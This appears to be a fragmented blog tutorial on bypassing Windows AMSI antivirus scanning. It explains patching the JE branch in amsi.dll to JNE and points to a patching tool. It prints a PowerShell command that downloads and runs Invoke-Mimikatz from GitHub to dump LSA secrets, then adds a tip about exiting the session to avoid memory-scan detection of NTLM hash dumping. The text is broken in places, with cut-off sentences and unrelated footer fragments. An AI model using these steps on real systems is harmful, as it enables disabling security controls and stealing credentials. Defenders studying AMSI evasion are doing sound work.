


AMSI Bypass New Way 2023


this blog introduces you to how to bypass AMSI (antimalware scan interface)






This bypass can break over the period of time, so keep that in mind.

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```
PS C:\Users\szero> invoke-mimikatz
At line:1 char:1
+ invoke-mimikatz
+ coccessore
This script contains malicious content and has been blocked by your antivirus software.
+ CategoryInfo : ParserError: (:) [], ParentContainsErrorRecordException
+ FullyQualifiedErrorId : ScriptContainedMaliciousContent

PS C:\Users\szero>
```


```
PS C:\Users\szero> IEX(New-Object Net.Webclient).DownloadString("https://raw.githubusercontent.com/samratashok
/nishang/master/Gather/Invoke-Mimikatz.ps1"); Invoke-Mimikatz -Command '"lsadump::lsa /patch"'
At line:1 char:1
+ IEX(New-Object Net.Webclient).DownloadString("https://raw.githubuserc ...
+ IEX(New-Object Net.Webclient).DownloadString("https://raw.githubuserc ...
+ CategoryInfo contains malicious content and has been blocked by your antivirus software.
+ CategoryInfo : ParserError: (:) [], ParentContainsErrorRecordException
+ FullyQualifiedErrorId : ScriptContainedMaliciousContent

PS C:\Users\szero>
```


now in order to bypass this, we need to understand the basics of how things are working under the hood!!


What is amsi.dll?


The amsi.dll file provides the implementation of the AMSI feature in Windows. The DLL file contains the functions that are used to initialize, configure, and use the AMSI feature in Windows. The file is also responsible for loading and unloading the AMSI engine.



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
there is a test instruction, it basically performs bitwise AND operation between it and itself (rcx, rcx), setting the zero flag (ZF=1) if the result is zero.


if the Zero flag is set, it will follow JE (jump equal) instruction 0x180008244 (which is an error branch) indicating 0x80070057

now, what if we can modify the JE instruction to JNE (jump not equal), the error branch will never look !! , Thus allowing us to run any command without getting flagged !!

there is a project by <u>TheD1rkMtr</u> called <u>AMSI_patch</u>, which does the same thing. I have also created the same project with the same idea but little different implementation (all credits and kudos goes to <u>TheD1rkMtr</u>) you can

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



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3. now, you run can run it in your current PowerShell session, or another PowerShell session, but you will need the PID of that session. like so:

4. Now, as you can see it says AMSI PATCHED!!, We can try to run malicious commands like invoke-mimikatz. Let's directly download and run the invoke-mimikatz script from nishang's GitHub

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



heuristic scan of momory and process by an antivirus product which will

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now if we just add an exit at the end, of the command, which will drop out the PowerShell session immediately after executing and dumping NTLM hashes, then nothing is detected!!

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https://www.instagram.com/kryolite.socurity/
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ht

you guys can subscribe to me on YouTube: I post walkthroughs and other ethical hacking-related videos there.



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Dark Web Introduction

This will be the first blog of the Dark Web Documentary Series systemweakness.com



Red Team


Cybersecurity


Hacking

Security


Windows

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






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
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






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